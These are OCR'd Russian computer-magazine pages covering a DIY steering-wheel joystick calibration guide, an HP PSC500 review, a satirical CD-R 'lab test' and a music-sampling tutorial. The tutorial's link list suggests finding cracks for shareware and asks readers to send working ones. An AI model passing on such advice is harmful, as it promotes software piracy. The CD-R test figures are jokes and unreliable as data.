
Их не много, и самые главные из них - потенциометры. Во-первых, они должны быть линейными, сопротивлением в 100к, но ни в коем случае не логарифмическими (их иногда называют АУДИО), потому что те предназначены для устройств типа регуляторов громкости и имеют нелинейную трассу сопротивления. Во-вторых, дешевые потенциометры используют графитовую трассу, которая изнашивается весьма быстро. В более дорогих используются металлокерамика или токопроводящий пластик. Они работают намного дольше (примерно - 100,000 циклов).

Выключатели - любые какие есть, но, как было написано выше, они должны иметь мгновенный (то есть незапирающий) тип. Такие применяются в мышах.

Стандартный разъем джойстика D-типа с 15 иголками продается в любом магазине, где торгуют радиодеталями.

Провода любые, главное, чтобы их можно было легко припаять к разъему.





Проверка и калибровка.

Все тесты должны проводиться на отключенном от компьютера устройстве.

Сначала надо визуально проверить паянные соединения. Нигде не должно быть посторонних перемычек и плохих контактов.

Затем надо откалибровать рулевой потенциометр. Так как используется сопротивление 100K, то можно измерить прибором сопротивление между двумя соседними контактами и настроить центр на 50K. Однако для более точной установки нужно замерить сопротивление потенциометра, повернув руль до упора влево, затем до упора вправо. Определить диапазон, потом разделить его на 2 и прибавить нижний результат измерений. Полученное число и надо выставить, используя прибор. За неимением измерительных приборов, нужно выставить потенциометр в центральное положение как можно точнее.

Потенциометры педалей при установке должны быть слегка включены. Если применяется одноосевая система, то сопротивление педали газа должно быть установлено в центр (50K на приборе), а сопротивление тормоза должно быть выключено (0K). Если все сделано правильно, то сопротивление всего педального модуля, измеренное между иголками 6 и 9, должно уменьшиться, если нажать на газ, и увеличиться - если на тормоз. Если это не случится, тогда надо поменять местами внешние контакты сопротивления. Если применяется схема двухосевого подключения, то оба потенциометра могут быть установлены на ноль. Если есть переключатель, то используется схема одно-осевой системы.

Перед подключением к компьютеру необходимо проверить электрическую цепь на предмет короткого замыкания. Здесь потребуется измерительный прибор. Проверяем, что нет контакта с питанием +5V (иголки 1, 8, 9 и 15) и землей (4, 5 и 12). Затем проверяем, чтобы был контакт между 4 и 2, если нажать кнопку 1. То же самое между 4 и 7, для кнопки 2.


Далее проверяем руль: сопротивление между 1 и 3 уменьшается, если повернуть колесо влево, и увеличивается, если вправо.

В одно-осевой системе сопротивление между иголками 9 и 6 уменьшится, когда нажата педаль газа, и увеличивается, когда нажат тормоз.

Последний этап – подключение к компу

Подключив штекер к саундкарте, включаем компьютер. Заходим в "Панель Управления - Игровые Устройства". Выбираем "Добавить - Особый". Ставим тип - "Джойстик", осей - 2, кнопок 2, пишем имя, типа "LXA4 Super F1 Driving System", и давим OK 2 раза. Если все было сделано правильно и руки растут откуда надо, то поле "Состояние" должно измениться на "OK". Щелкаем "Свойства", "Настройка" и делаем так, как просит машина. Остается запустить любимую игрушку, выбрать в списке свое устройство, если потребуется, дополнительно его настроить, и все, в добрый путь!

Рыба-колбаса




Не было еще крупного производителя железа, который бы не пытался создать некое чудо прогресса, включавшее в себя массу различных девайсов, порой плохо сочетаемых между собой. Есть как примеры легких интеграций, вроде FM-tuner`ов, встроенных в TV-tuner`ы, так и достаточно извращенных, когда спаривался факс, принтер, телефон/видеофон, сканер, слайд-сканер, копир и стимулятор геморроя одновременно. Кому нужна такая байда? Может дядькам всяким в банках, которые накупают себе кучу ненужного железа по принципу "А у Вована этого нету!". Нам же с тобой нужен универсальный девайс, нужный для жизни.



Sidex@xakep.ru

Понятно, что в хозяйстве нужен сканер и/или принтер. Когда по бабкам получается сладкое "и", появляется трабл: девайсы никак не взаимодействуют между собой и используются параллельно, точнее создают друг другу траблы, если подключены к LPT. Ты не думал, что именно при таком раскладе нужна та самая искомая интеграция девайсов? Ты можешь не думать об этом: за тебя уже подумали перцы из Hewlett-Packard aka HP. Они организовали новую модель, под названием HP PSC500. Каким же образом здесь прошло воссоединение сканирующих и печатающих начал? Собственно, про это и будет оперативный обзор чудо-устройства, родившего копира от принтера и сканера.



Инбокс/софт

В поставке идет стандартный набор: необходимые провода, инструкции, диск с софтом и прочие радости. Прилагается как обычный необходимый софт aka дрова, так и всякие дополнительные фишки вроде прог для создания собственных открыток и специальной обработки фотографий перед печатью.

Установка, подключение, настройка - проще простого: тотальный Plug`n`Play. Думать не нужно. Я задумался только о замечательной фишке-возможности использовать обзираемый агрегат как факс, при помощи специального софта, совместно с модемом. Прикинь: тебе нужно отправить платежку за мобилу или за Инет, а тащиться до офиса в ломы? Тогда идешь в ближайший сбер, заполняешь децельную доку, получаешь платежку и тотчас отправляешь ее на факс прову/мобильному опу. И все дела. Хотя, на мой взгляд, факс - штука в домашнем хозяйстве не первичной значимости. И многие барыги теперича начинают принимать документы об оплате прямо по мылу. Причем тут хуйлитовский девайс? Оч. просто: вставил бумажку, сканер по ней прокатился, ты нажал на кнопку и получил результат: отсканенная бумажка отправляется в твой почтовик для указания получателя. Можно вообще настроить так, чтобы по нажатии пимпы на корпусе отсканенка отправлялась моментально уже заданному адресату, с нужным сабжем, текстом-комментарием. Например, это потребно, если ты устроился работать в какую-нибудь фирму, куда регулярно отсылаешь отчеты и другую шнягу: без особых напрягов вся нужная инфа уйдет мылом, в случае продвинутости боссов, либо по старинке - факсом. Если у тебя не выделенка (уж и поиздеваться нельзя =), а дайлуп, то ты также без проблем сконфигуришь софт на автоматическую дозвонку к твоему ISP.

ИНФА ПО ПРИНТЕРУ

Скорость печати Цветом Стр/мин (fast)	Скорость печати Чёрным Стр/мин (fast)	Картриджи	Вместимость. Лотка А4	Разрешение В цвете Макс.	Разрешение В чёрном Макс.
6,5	9	Black C6615A, Large Color	100	600X600 (HP PhotoRET II) C1823D, Economy Color, C1823G	600X600 (HP RET)

СКОРОСТЬ

В табличке ты можешь найти инфу по качественным/скоростным характеристикам принтера. Указаны данные по работе в "Экономном режиме", при минимальном расходе чернил и соответствующем качестве. При "Оптимальном" показатели, есесно, несколько ниже. Сканер имеет "железное" разрешение в 600X600, что, конечно, не так много для профессионального сканера, но вполне достаточно для домашнего универсального девайса. По официальной инфе, максимальная скорость работы копира равняется 5 черно-белым копиям в минуту и 3 цветным, соответственно.

Технология


В матрице ты мог обнаружить, что печать при разрешении 600X600 обеспечивается благодаря новой технологии PhotoREt II. С этой хренью чернильная капля стала на 70% меньше, чем в HP DeskJet/HP OfficeJet - картриджах, что, есесно, позитивно сказалось на качестве печати.

Любят большие конторы придумывать новые технологии, пальцуясь: чиста, у нас круче всех! Не фиг верить этому, ведь главное для end-user`а не то, на чем построен девайс, а качество работы. Тут HP, вроде, не подвел: работа копира и принтера удовлетворяет. Сканер тоже ничего, но если бы я выбирал отдельный девайс, то предпочел бы нечто пошустрее и "порезалюсистей" :). Ну, а как "шампунь 3 в 1" вполне подходит. Претензий на профессиональное качество работы сканера у производителя нет: модель представляется как девайс "для дома, для семьи".

Итого, достаточно неплохая железка, уже поставляемая в Россию в ее версии PSC500 и америкосам как PCS500xi. У буржуинов этот агрегат стоит 399$, а российской цены я так и не узнал: злобный price.ru - выплюнул стандартное "Извините, но на нашем сервере такие товары (услуги) отсутствуют.". Хотя к выходу этого номера в свет ты скорее всего сможешь надыбать это чудо прогресса. Если тебе нужна универсальность, удобство пользования, но не нужно супер-пупер качество под супер-пупер нужды - это девайс твой.



Нарезка




Алексей Чернышов aka L.X.A. 4 lxa4@au.ru http://wheel.tut.ru

Перемена мест

Часто бывает так, что семейный бюджет на аппаратные части компьютера, перекрывается под девизом: "Дурачество это всё, непрактично, по хозяйству не полезно - ни применимо!". Очевидно, синхрофазатрон, со встроенным стримером и оптическим сканером и не полезен...а вот как скрыть удобность и пользу в быту CD-R дисков - просто непонятно?! Они могут выполнять столько наиполезнейших функций, заменяя собой ряд обыденных, уже порядком надоевших хозяйственных приборов. Обнаружить скрытый потенциал CD-R дисков - хорошо, но не настолько хорошо, насколько реализовать практическое применение. Реализовали. Мы пошли даже дальше: провели специализированное авторитетное тестирование по различным пунктам, актуальным в домашнем хозяйстве, всвязи с пользованием CD-R дисков. Обо всём попорядку.

Дальность полёта. Проверялось то, насколько рассматриваемые образцы могут быть использованы в качестве метательного снаряда. Измерение в метрах.

Термостойкость. Внимание было уделено такому моменту, как стойкость к температурным воздействиям среды. В данном случае, был использован нагретый предмет. Степень повреждения, после 30 секундного воздействия, измералась по 5 бальной шкале с дополнительным комментарием.



Режущие качества. Использовать CD-R диски, как режущий предмет - банально и старо, но от этого не менее эффективно. Замечалась скорость разрезания бруска хлеба, толщиной в 20Х50 мм.

Мажущие качества. Аналогично предыдущему пункту. Для тестировния были использованы куски хлеба, того же разера и масло "Вологодское" из морозильной камеры. Помимо скорости размазывания, было уделено активное внимание комфорту работы. При вынесении конечного заключения по результатам тестирований этого пункта, тестерами была проверена чистота поверхности диска, после смытия масла.

Гравитационные качества. Очевидно, данная формулировка некорректна, ибо имеются ввиду те особенности строения диска, что приводят к быстрому/медленному падению. За контрольную высоту была приянята - 5 метров. Диски начинали падение, под углом в 90 градусов, между их тыльной поверхностью и точкой приземления. Измерения в секундах/долях секунд.

Прочность упаковки. Наиболее актуальный вопрос, вызванный личным опытом общения с различной CD продукцией. После определённого времени, обычно, упаковки деформируются и повреждаются от физических воздействий среды. В основном, под повреждениями понимаются трещины, глубокие царапины, отколотые места соединений. Для проверки прочности упаковки рассматриваемых CD-R дисков, был использован тупой предмет, массой в 400 г. Упаковка считалась повреждённой, после раскола створки надвое. Степень крепкости измерялась в количестве необходимых ударов равной силы для нанесения повреждения.

Гидрологические качества. Т.е. взаимодействие с водой. В водный резервуар диаметром 3 метра и глубиной, равной 90 см, поочерёдно помещались диски, для замерки времени, затраченного погружением на дно. Также, как дополнительное тестирование, было произведено передвижение диска по асфальтовой поверхности, при помощи направленной струи воды. Измерения в секундах.

Результаты

Дальность полёта. Дальность полётов разнится от 10 до 20 метров. Наиболее высокие реультаты были замечены у Memorex, с показателем в 19 метров. Особый комфорт при метании, был получен, при работе с продукцией TDK, моделью TDK-CD-R74.

Хуже всех летал Philips CD-R80, передвинувшись лишь на 10,5 метров.

Термостойкость. Самой крепкой поверхностью, стойкой к температурному воздействию, оказался Verbatim Plus Datalife 700.



После проведения теста, осталось лишь лёгкое повреждение. Наиболее слабым, в отношении температурных воздействий среды, оказался Dysan 700 MB: глубокая дырка, с неровными краями. Оценки в 1 и 5, соответственно.

Режущие качества. Абсолютным лидером данного теста, стал MMORE CD-R, серьёзно обогнавший конкурентов: против среднего показателя в 50 секунд, мы заметили 32! При достаточно комфортном процессе работы. Хуже всех с поставленной задачей, справился TraxData, отнявший 70 сек времени.

Мажущие качества. При отрезании куска масла из пачки, повторилась ситуация предыдущего теста: при помощи MMORE кусок был отрезан моментально и нанесён на хлеб. Хотя процесс размазывания был более комфортен при работе с дисками Precision CD-R. Также положительные воспоминания остались, после работы с Fujifilm, с которым, правда, возникли некоторые неудобства при очистке диска от остатков масла: лишь с помощью ерша и средства для мытья посуды, удалось снять слой жира.


Гравитационные качества. Наиболее высокие скоростные показатели при падении, были отмечены на продукции Verbatim: обогнав всех, модель Datalife, вышеобозначенного бренда, опустилась за 1,45 сек, в то время, как аутсайдер этого теста - Philips потребовал почти 3

секунды на падение! Стоит также отметить диски MMORE, которые доставили эстетическое удовольствие тестерам, показав различные художественные фигуры, при достаточно неплохих скоростных показателях: потребовалось 1,65 секунд на спуск.

Прочность упаковки. И снова по результатам этого теста, первые два места по прочности занимают MMORE и Verbatim. С 13 и 15 ударами, соответственно. Наименьшая крепкость упаковки, была отмечена при тестировании продукции Fujifilm: после 3х ударов, была расколота упаковка. Стоит отметить, что крепкость упаковки лидеров, можно объяснить специальным свойством: при нанесении ударов, пластик не раскалывался, а лишь покрывался многочисленными лёгкими трещинами.

Гидрологические качества. По тесту на подводное погружение, были зафиксированы такие цифры: MMORE 9 секунд, TDK 11, Precision 13, Verbatim - 13, 5. Как можете видеть - MMORE снова побеждает конкурентов. Больше всего времени потребовал на погружение диск Fujifilm, потратив целых 20 секунд времени тестеров.

На передвижении посредствам напора воды, был зафиксирован новый лидер - TraxData. За 19 секунд, был пройден контрольный отрезок асфальтового покрытия. "Серебро взял", уже обозначивший-ся лидер - MMORE, а "бронзу" - Verbatim, с показателями в 22 и 25 секунд, соответственно. Хуже всех с поставленной задачей, справился Philips, с оценкой - 40 секунд!



Заключение

После проведения ряда тестов, были выявлены как явные лидеры, так и менее явные аутсайдеры. К первым, безусловно, можно отнести продукцию Verbatim и MMORE. Ну а не лучшим образом, себя проявили диски фирмы Philips. Если вам нужен действительно удобный прибор, имеющий великолепные режущие и мажущие качества - ваш выбор MMORE. Ну а любителям скоростных показателей и высокой термостойкости - Verbatim. Выбор Verbatim и MMORE также актуален любителям крепкой упаковки. Если же вас интересует в первую очередь удобство введения среднего пальца в отверстие диска - вам просто необходим Fujifilm, который, увы, показал себя не с лучшей стороны по вопросу прочности.

Тестовая лаборатория XAKEP lab. "Nashen Edition" выражает благодарность компании NAK за предоставленные для этого тестирования CD-R диски.

CD-R Диск	Дальность полёта	Термостойкость	Режущие качества	Мажущие качества	Гравитационные качества	Прочность упаковки еские	Гидрологичкачества (погружение)
Philips	10,5	2	52	67	3	8	14.5
Memorex	19	2.5	41	59	2	8	17
Precision	14	4	60	40	2.8	4	13
Verbatim	16	1	39	42	1.45	15	13.5
TDK	16.5	2	56	60	2.11	11	11
Dysan	15	5	47	49	1.89	7	
TraxData	12	3.5	70	62	2.3	9	19
MMORE	17	2	32	37	1.65	13	9
FujiFilm	13.5	4	55	53	1.75	3	16
MB-Media	17.5	4.5	48	44	2.7	6	15.5

Замути хит подручными



Александр Соловьев aka pingwin (a-soloviev@mail.ru)


Ты не устал бегать за красавицами как Касперский за вирями? Пора бы и им побегать за тобой (я имею ввиду девочек, а не надоедливых вирей). ;) А за кем обычно бегают красавицы? За теми, кто делает их любимую вещь: хороший угарный музон. Но вот беда: нету лавэ на аппаратуру и времени на музыкальную школу. Это, конечно, плохо, но не ужасно, ведь у тебя есть комп, мозги и этот номер X.

В наше хитрое время существует немалое количество программ для создания музыки. Это редакторы звука, секвенсоры, drum-editor'ы, трэкеры и т.д. Естественно, большинство из них непрофессиональные и не нуждается в особенной аппаратуре. Самый громкий пример - Dance Machine. Для тех, кто в танке: Dance Machine - редактор, в котором было несколько звуковых дорожек, куда помещались его собственные сэмплы (отдельные музыкальные фрагменты). Дорожки (трэки) проигрывались параллельно, смешивая сэмплы в нужном порядке.

Dance Machine сразу стал популярен, т.к. казалось, у него было бесконечно много сэмплов. Но, поюзав его неделю, я увидел: музон стал повторяться. Это не значит, что там было мало сэмплов. Просто надо было их делать самому, а Dance Machine не очень любил подобную самодеятельность. Современные аналоги Dance Machine: Dance eJay, Hip-Hop eJay, Rave eJay страдают тем же. Пусть они сами могут делать сэмплы, но это все равно ограничение на сэмплы.

Выход - нужны редакторы, которые легко помещают сэмплы извне. Лучший подобный редактор, по-моему, - Magix music Maker. Он похож на Dance Machine, но работает не просто





средствами



с сэмплами, а с wav-файлами. Также понадобятся программы, создающие сэмплы, и хороший аудио-редактор. Короче, я рекомендую следующий набор программ:

VAZ Modular 2.0 - хороший секвенсор (программа, синтезирующая звуки и выстраивающая их в мелодии). Вообще-то, эта прога для midi-клавиатур, но есть возможность работать с простой клавой.

Cool Edit PRO - один из лучших аудио-редакторов. Некоторым больше нравится Sound Forge, но это дело вкуса - они ничем принципиально не отличаются. Большое различие с Cool Edit 2000. PRO гораздо лучше 2000, хотя и был создан раньше. В нем мы будем резать и искажать наши сэмплы, чтобы они хорошо состыковывались друг с другом.


HammerHead Rhythm Station - старый, простой, но неплохой редактор ударников. Если его не удастся найти, то подойдет любой другой Drum Editor.

Magix Music Maker - к сожалению, у меня есть только старая пропатченная демо-версия 3.0, которая жутко глючит. Здесь мы будем собирать все сэмплы в единый трэк.

Сразу приступим к делу - замутим что-то, похожее на транс.


Открывай VAZ. VAZ основан на модулях, которые можно (и нужно) соединять друг с другом, и все будет работать. Фишка в том, что это очень мудреная система и разобраться в ней самому - не реально. Поэтому я распишу подробно, как сделать сэмпл. Сначала сконфигурим все это дело. Options->Preferences. Во вкладке Audio поставь все что знаешь, а остальное - и так сойдет. В Synth поставь Virtual Midi Keyboard, если у тебя нет midi-клавиатуры. Продолжаем мутить.

Меню->File->New Bank. Меню->File->New Synth. Появляется первый и главный модуль - "Master Controls". Он отвечает за громкость вывода сигнала и от какого модуля этот сигнал принимать. Вообще, весь VAZ устроен так, что все модули выдают какой-то сигнал и почти все его еще и принимают. Это можно представить как схему из устройств, соединенных проводами. Есть источник звука, выдающий непрерывный сигнал-волну (Oscillator). Он подсоединяется к разным модулям, которые его преобразовывают: CV Converter (разбивает на ноты, изменяя частоту), Amplifer (меняет громкость звука, чтобы ноты прерывались), Filter (изменяет частоту и резонанс), WaveShaper (изменяет форму звуковой волны), Envelope (смягчает звук) и другие. Ладно, продолжаем мутить.



Меню->Module->New->Audio Sources->Oscillator. Это источник звука. Он генерит непрерывную звуковую волну. Попробуй подключить его к Master Controls. Сделай потише громкость в Master Controls, чтоб не распугать соседей, т.к. Oscillator жутко орет. В поле Left и Right поставь Oscillator 1 pulse. Теперь вырубай колонки или верни все на "None", т.к. кнопка stop погоды не сделает.

Меню->Module->New->MIDI to CV->CV Converter. Это секвенсор нот. Он выдает, какие ноты сейчас должны играть. Поставь в поле pitch Oscillator'а CV 1 Note Hight. Oscillator будет проигрывать самую высокую из нажатых сейчас нот. Поставь обратно в Master Control (в дальнейшем просто выход) Oscillator 1 pulse. Теперь выбери CV Convertor и постучи по клаве (нижний ряд букв - нижняя октава. Кнопки выше - "черные клавиши рояля". Аналогично, верхняя буквица и ряд цифр - верхняя октава). Работает? Должно. Но ноты слитны. Чтобы их разделить, нужен Amplifer.



Меню->Module->New->Audio Processing->Amplifer. Этот модуль меняет амплитуду волны, когда надо, т.е. убирает сигнал между нотами. Здесь в input ставь Oscillator, а в Amplitude Modulation ставь CV 1 Gate. Теперь на выход ставь Amplifer. Стучим по клаве. Работает! Теперь ноты отделены друг от друга. Можешь включить режим Arrpegiator в CV Convertor'е, отконфигурив его кнопкой "Arp Mode" (поставь 3 октавы), нажми кнопку "Arp". Стучи по клаве, удерживая кнопки подольше. Если ты просто читаешь и не делаешь, трудно объяснить происходящее. Почувствовал себя Robert'ом Miles'ом? Хватит. Убирай Arp. Жми на кнопку слева от него (несколько ноток). Это секвенсор - матрица нот. На нем ты можешь выбрать последовательность, в которой надо проигрывать ноты - мелодию. Подвигай рычажки, создай мелодию, типа C4 C4 C4 C4 C4 C4 C4 C4 C4 C4 C4 C4 C4 C4 A#3 C#4. Нажми play снизу. Играет? Если нет, то проверь, чтоб ни один из пунктов меню midi не был включен, и arp отключи, если тормознул (с Arp'ом секвенсор не работает, а жаль). Заметил, что звук немного потрескивает? Просто Amplifer обрезает сигнал слишком резко. Это можно убрать с помощью Envelope. А теперь жми Synth, чтобы вернуться обратно к модулям.



Меню->Module->New->Modulation Sources->Envelope. В Gate ставим CV 1 Gate. Далее устанавливаем параметры ADSR: A=75 D=136 S=103 R=51. Меняем в Amplifer'е Amplitude Modulation на Envelope 1. Envelope изменяет амплитуду каждой ноты в отдельности. Вначале громкость = A, потом снижается до D, потом снижается до S и остается такой, пока играет эта нота. R - время затухания сигнала после проигрывания ноты. Теперь попробуй Arp mode, мелодию секвенсора и просто постучи по клаве. Теперь ноты плавно затухают. Но звук как-то скучноват, а хочется чего-то глобального, трансового. Для этого влепим сюда фильтр.




Меню->Module->New->Audio Processing->Filter. Фильтр меняет частоту входящей волны и резонанс (см. уч. по Физике) вспомогательной волны. Эти две волны накладываются, и получаются мазовые звуки. В input ставим Amplifer, Frequency Modulation - Envelope 1. Значение Frequency Modulation =32. Frequency=170 Resonance=128. На выход ставим Filter1. Теперь пробуй. Зайди в секвенсор и поставь у нот №№ 1,5,7,11,13 “S” - Slide, чтобы ноты плавно переходили друг в друга, темп = 160 BPM (Beats per minute - ударов в минуту). Жми play. Вот оно! Первый Сэмпл готов! Прямо Радиотранс какой-то! Если хочешь, можешь подключить между Oscillator Saw и Amplifer модуль Wave Shaper из Audio Processing, только обязательно поменяй Oscillator “Pulse” на “Saw”. Кликни правой кнопкой на Wave Shaper->Randomize. Попробуй несколько раз. Выбери, что понравится.

Теперь заSave'ься. (Save Patch). File->Capture. Выбирай, куда сохранять полученное чудо. Жми play. Пусть проиграет 3 раза. File->Stop Capture. Вот теперь совсем все! Закрывай VAZ.

Открывай Cool Edit PRO. Открывай свой сэмпл. Выделяй пустой кусок. Да мышкой, а не маркером. Схватись за начало (для верности можешь схватиться вне окна волны) и тащи примерно до начала звука. Повтори несколько раз, увеличивая масштаб. Теперь смотри в нижний правый угол. Там можно вручную написать, какой кусок выделить. Пиши: Begin=0:00.00 End=0:01.5. Почему 1.5? 1.5 сек = (60 сек/мин)/(160 ударов в мин)*(16 нот)/(4 доли за такт. Доля = 1/4 такта). Меню->Edit->Trim (убрать все, кроме выделенного).


Жми “Play Looped” - кнопка “(“.

Если есть треск при повторении, то сильно увеличь конец, выдели последние 4-5 мс, Меню->Transform->Amplitude->Amplify... Выбирай Fade. Делай начальное = 100%, а конечное = 0%. Выдели все (Ctrl+A). Жми “(“. Все Ok. Теперь добавим фишку. Меню->Transform->Delay Effects->Flanger... Ставь бегунок Original-Expanded пополам, Initial Mix Delay=0, Final Mix Delay=4, Stereo Phasing=180, Total Cycles=4, а в Mode убери все галочки. Жми “(“. Теперь сэмпл стал стерео. Сохраняй.



Запускай Hammer. Видишь матрицу ударников? Внизу панель каналов. На каждый канал можно поставить по сэмплу. В первом канале выбирай какой-нибудь простой kick, например, “909 BD”. Теперь отмечай на матрице каждый такт (каждую 4-ую долю). Во втором канале выбери какой-нибудь Hi-Hat (тарелку), например, “Ac. Closed HH”. Отмечай каждую 4-ую долю, начиная с третьего. Поставь темп 160 BPM, чтобы соответствовало нашему VAZ'овскому сэмплу. Теперь создадим полусбитый ритм. Меню->Edit->Copy measure (all 6 channels). Создай 4 матрицы в панели measure под кнопкой play. Помести из clipboard'а в каждую из 3-х оставшихся матриц. В матрице №2 измени расстановку второго канала: в последнем такте сделай небольшой сбой вида 0011 (0 - нет сэмпла, 1 - есть сэмпл). Аналогично в 4-ой матрице сделай сбой 0101. Теперь сохраняем и экспортируем в wav. Меню->File->Stream to Disk. Там выбираем All measures. Если тебе мало сэмплов в Hammer'е, то он, как и все нормальные Drum Editor'ы, позволяет импортировать их.

Теперь открывай Magix Music Maker. Тут-то мы и соберем хит, вернее заготовку. Создавай Arrangement. Для начала 8 трэков - 12 децибел, качество получше, естественно, стерео. Поставь темп 160 BPM. Слева - список файлов, перетащи оттуда VAZ'овский сэмпл. Он занял две дорожки, т.к. стерео. Вообще, дорожек здесь маловато, если учесть, что каждая нечетная - левый канал, а четная - правый. На третью дорожку ставь ударники. Скопируй их на четвертую, чтобы сэмпл звучал на обоих каналах. Быстро скопировать можно так: держи ctrl и перетаскивай сэмпл с одной дорожки на другую. Но сэмпл с ударниками длиннее, чем другой. Для этого и нужны подобные про-



Зацени эти паги:

http://synthez.nm.ru - хороший информационный сайт по синтезаторам. Есть сэмплы для них. Несколько прог, в том числе VAZ 2.0.

http://www.syntrillium.com - сайт производителя Cool Edit PRO. Можно скачать шаровары и демки, а потом найти кряк.

http://www.magix.ru - сайт производителя Magix Music Maker'а. Можно скачать шаровару, а про кряки ничего не знаю.

http://carrot.prohosting.com - сайт производителя VTT (Virtual TurnTables) - крутой DJ'ской проги. Можно скачать шаровару. Работающих кряков я найти не смог (если у кого есть, пришлите, плиз).

http://www.acidplanet.com - классный сайт производителя Sound Forge с лупями и музыкальным софтом. Можно скачать кучу шароваров и даже пару халявных полных прог.

www.samplenet.co.uk - Ё! #?!.%-^&*(! Столько сэмплов я еще ни разу не видел! Много софта.


http://emc.softjoys.ru - Пага Санкт-Петербургского Клуба Электронной Музыки! Куча халявного софта, в том числе HammerHead Rhythm Station - Mk 1.0!

http://www.djclub.da.ru - хороший подбор ссылок, шароварный софт, советы по созданию электронной музыки и DJ'ству.






ги. Выдели первый сэмпл. Тащи за верхний левый угол влево до нужного размера. Звучит неплохо. Чем мне нравится Magix, это тем, что каждый сэмпл можно изменять прямо здесь! Кликни правой кнопкой на сэмпле, и ты увидишь меню. Дальше все понятно. Эхо, питч, скорость, громкость и т.д. - полный набор эффектов. Это мечта любого фана Dance Machine.



Естественно, двумя сэмплами обойтись нельзя, но ты уже умеешь их творить и сможешь сделать еще что-нибудь, хотя это и есть самое сложное - придумать что-то, что будет хорошо звучать с тем, что есть. Но здесь я не причем. Это ты сам должен мутить. Я помогаю только с технической стороны. Конечно, никто не заставляет тебя делать все сэмплы самому: можно воспользоваться готовыми. Очень часто встречаются сэмплы, которые грех не содрать, но они, как правило, другого темпа. Тут опять нужен Cool Edit PRO. Сэмпл надо растянуть или сжать. Меню->Transform->Time/Pitch. В Cool Edit PRO можно тремя способами повлиять на питч и скорость: Time Stretch, Pitch Shift, Resample. Resample - просто растянуть волну, т.е. при растягивании тональность понижается, а при сжимании - повышается. Pitch Shift - изменение тональности при неизменных скорости и продолжительности сэмпла. Time Stretch - изменение скорости сэмпла без смены его тональности.



